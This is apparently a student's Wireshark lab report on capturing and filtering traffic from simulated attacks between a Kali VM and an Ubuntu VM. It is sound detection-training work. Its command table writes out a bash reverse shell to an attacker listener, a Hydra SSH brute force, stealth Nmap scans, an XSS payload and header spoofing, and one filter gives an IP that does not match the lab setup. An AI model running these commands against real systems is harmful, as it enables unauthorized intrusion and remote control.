**Title:** Wireshark Network Traffic Analysis Lab

**Objective:** To capture, analyze, and interpret network traffic between a simulated attacker (Kali Linux) and a target system (Ubuntu), using Wireshark. This lab aims to build foundational skills in network forensics, threat detection, and packet inspection through hands-on simulation.

**Lab Setup:**

| **Component** | **Details** |
| --- | --- |
| Attacker VM | Kali Linux (Internal Network: LabNet) |
| Victim VM | Ubuntu Desktop (Internal Network) |
| Capture Tool | Wireshark on Kali |
| Network Type | VirtualBox Internal Network |
| Attacker IP | 192.168.1.6 |
| Victim IP | 192.168.1.4 |

**Tools Used:**

* Wireshark (packet analysis)
* Nmap (network scanning)
* Hydra (brute force attack)
* Curl (HTTP request testing)
* Ping (ICMP test)
* Apache2 (web server on victim)

**Procedure:**

1. Started Wireshark on Kali and captured traffic on the eth0 interface.
2. Simulated various types of network activity from Kali to Ubuntu Victim:

| Type | Command | Notes |
| --- | --- | --- |
| Ping | ping 192.168.1.4 | ICMP echo requests |
| Nmap SYN Scan | nmap -sS 192.168.1.4 | Half-open TCP scan |
| Nmap FIN Scan | nmap -sF 192.168.1.4 | Firewall evasion scan |
| Nmap Xmas Scan | nmap -sX 192.168.1.4 | Xmas tree flags |
| SSH Brute Force | hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.4 -t 4 | Repeated login attempts |
| HTTP Request | curl http://192.168.1.4 | Web GET request |
| Reverse Shell | bash -i >& /dev/tcp/192.168.1.6/4444 0>&1 | Simulated beaconing |
| Malicious Header | curl -A "EvilScanner/1.0" http://192.168.1.4 | Custom User-Agent |
| XSS Payload | curl -X POST -d "<script>alert('xss')</script>" http://192.168.1.4 | Script injection |
| Header Spoofing | curl -H "X-Forwarded-For: 10.10.10.10" http://192.168.1.4 | IP spoofing header |


1. Saved capture to wireshark\_lab\_1.pcap.

**Packet Analysis Summary:**


| Traffic Type | Filter Used | Findings |
| --- | --- | --- |
| ICMP | icmp | Successful echo request/reply packets |
| TCP SYN Scan | tcp.flags.syn == 1 and tcp.flags.ack == 0 | Stealth scanning (SYN only) |
| FIN Scan | tcp.flags.fin == 1 | FIN-only packets (scan evasion) |
| Xmas Scan | tcp.flags.fin == 1 and tcp.flags.urg == 1 and tcp.flags.push == 1 | Detected scan with unusual flags |
| SSH Login Attempts | tcp.port == 22 | Multiple connections indicating brute force |
| HTTP GET/POST | http | Accessed Apache2 web server |
| Reverse Shell | ip.addr == 192.168.56.20 and tcp.port == 4444 | Outbound beacon to attacker’s listener |
| HTTP Header Anomalies | http.user\_agent / inspect manually | Malicious scanner User-Agent and headers |

**Screenshots Included:**


* ICMP packet details




* Nmap scan traffic with flags



* SSH brute force pattern



* Suspicious HTTP headers and payloads



**Key Observations:**

* Victim VM responded to various ICMP and TCP probes.
* Multiple Nmap scan types had distinct flag and TTL patterns.
* SSH brute-force attack was visible with repetitive connection attempts.
* Reverse shell connection mimicked C2 malware behavior.
* Custom HTTP headers and payloads suggested scanning and exploitation techniques.

**Conclusion:** The Wireshark lab demonstrated how attackers can be detected through network traffic inspection. By simulating various attack scenarios and capturing them live, I practiced using filters, identifying scan types, and analyzing suspicious payloads. This exercise strengthened my understanding of packet behavior during reconnaissance, exploitation, and post-exploitation phases.